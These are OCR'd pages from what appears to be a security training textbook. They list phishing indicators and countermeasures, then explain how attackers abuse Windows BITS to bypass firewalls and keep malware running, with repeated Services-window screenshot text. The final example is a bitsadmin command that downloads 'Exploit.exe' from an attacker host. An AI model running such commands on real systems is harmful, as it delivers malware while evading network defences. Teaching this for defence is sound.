
- A ZIP file with JavaScript
- An encrypted attachment
- Existence of suspicious a script code within a HTML-based file
- Decoding of HTML-based file using Base64

Countermeasures

- Block auto-execution of .js and .jse files.
- Ensure Office 365 email security filtering is actively barring auto-download of malware-loaded mails.
- Verify the perimeter operation of security devices such as firewall and proxy restricting arbitrary server connections to the Internet.
- Recommend user to access web browser activated with Microsoft Defender SmartScreen and network protection to avert and block malicious access.
- Enable cloud delivery-based protection using AI and ML technology for identification and aversion of threats.

Bypassing Firewalls through Windows BITS

- In Windows environment, **Background Intelligent Transfer Service (BITS)** is a standard service used to distribute **automatic Windows updates** for its global users
- BITS service can be exploited by attackers to bypass firewalls as organizations prefer to disregard BITS traffic because it includes constant software upgrades
- Attackers leverage this feature to **launch malicious applications** or a backdoor to bypass the security solutions and take control over the system
- BITS jobs can be established with the **bitsadmin** command-based interface or with API function calls



Background Intelligent Transfer Service

Stop the service
Restart the service

Description:
Transfers files in the background using idle network bandwidth. If the service is disabled, then any applications that depend on BITS, such as Windows Update or MSN Explorer, will be unable to automatically download programs and other information.

Name	Description	Status	Startup Type	Log On As
Application Identity	Determines ...		Manual (Trig...	Local Service
Application Information				
Application Layer Gateway Service				
Application Management				
AppX Deployment Service (AppXSVC)				
AssignedAccessManager Service				
Auto Time Zone Updater				
AVCTP service				
Background Intelligent Transfer Service				
Background Tasks Infrastructure Service				
Base Filtering Engine				
BitLocker Drive Encryption Service				
Block Level Backup Engine Service				
Bluetooth Audio Gateway Service				
Bluetooth Support Service				
Bluetooth User Support Service_67bccc				
BranchCache				
Capability Access Manager Service				
CaptureService_67bccc				
Cellular Time				
Certificate Propagation				
Client License Service (ClipSVC)				
Clipboard User Service_67bccc				
CNG Key Isolation				
COM+ Event System				
COM+ System Application				
Connected Devices Platform Service	This service ...	Running	Automatic (...	Local Service
Connected Devices Platform User Service_67...	This user ser...	Running	Automatic	Local Syste...
Connected User Experiences and Telemetry	The Connec...	Running	Automatic	Local Syste...


Background Intelligent Transfer Service Properties (Local Computer)

Service name: BITS
Display name: Background Intelligent Transfer Service
Description: Transfers files in the background using idle network bandwidth. If the service is disabled, then any
Path to executable:
C:\Windows\System32\svchost.exe -k netsvcs -p
Startup type: Automatic (Delayed Start)
Service status: Running
You can specify the start parameters that apply when you start the service from here.
Start parameters:

Bypassing Firewalls through Windows BITS

In Windows environment, Background Intelligent Transfer Service (BITS) is a standard service used to distribute automatic Windows updates to its global users. Apart from its advantages, BITS service can also be exploited by attackers to bypass firewalls because organizations prefer to disregard BITS traffic as it includes a constant stream of software upgrades.

Along with Microsoft products, the service also allows Firefox and Chrome browsers to continue to download and update their latest versions even if the browser is closed. This service can be legitimate, but attackers can also leverage it to launch malicious applications or a backdoor to bypass the security solutions and take control over the system. In the context of service host process, files are downloaded or uploaded when malware establishes BITS tasks. This can enable attackers to bypass firewalls as well as hide their payload transfer.


Services
File Action View Help
Services (Local)
Services (Local)
Name
Description
Status
Startup Type
Log On As
Application Identity
Application Information
Application Layer Gateway Service
Application Management
AppX Deployment Service (AppXSVC)
AssignedAccessManager Service
Auto Time Zone Updater
AVCTP service
Background Intelligent Transfer Service
Background Tasks Infrastructure Service
Base Filtering Engine
BitLocker Drive Encryption Service
Block Level Backup Engine Service
Bluetooth Audio Gateway Service
Bluetooth Support Service
Bluetooth User Support Service_67bccc
BranchCache
Capability Access Manager Service
CaptureService_67bccc
Cellular Time
Certificate Propagation
Client License Service (ClipSVC)
Clipboard User Service_67bccc
CNG Key Isolation
COM+ Event System
COM+ System Application
Connected Devices Platform Service
Connected Devices Platform User Service_67...
Connected User Experiences and Telemetry
Extended
Standard
General
Log On
Recovery
Dependencies
Start
Stop
Pause
Resume
OK
Cancel
Apply

Background Intelligent Transfer Service

Stop the service
Restart the service

Description:
Transfers files in the background using idle network bandwidth. If the service is disabled, then any applications that depend on BITS, such as Windows Update or MSN Explorer, will be unable to automatically download programs and other information.

Background Intelligent Transfer Service Properties (Local Computer)

Service name: BITS
Display name: Background Intelligent Transfer Service
Description: Transfers files in the background using idle network bandwidth. If the service is disabled, then any
Path to executable:
C:\Windows\System32\svchost.exe -k netsvcs -p
Startup type: Automatic (Delayed Start)
Service status: Running
You can specify the start parameters that apply when you start the service from here.
Start parameters:


Figure 12.55 : BITS service properties window

How Do Attackers Make Use of BITS?

BITS transfers are asynchronous; the program that established the job may not be active in the background when the requested transfer is done. Any executable or command can be specified using the notification commands linked with BITS jobs. This functionality can be used by attackers to keep malicious programs running. BITS jobs can be established using the `bitsadmin` command-based interface or API function calls.


- **Downloading the malicious binary**

  Run the following `bitsadmin` command to create a job, transfer the malicious file to the remote system, and store it at the specified location.


Select Administrator: Windows PowerShell

```
PS C:\Users\Administrator> bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe
```

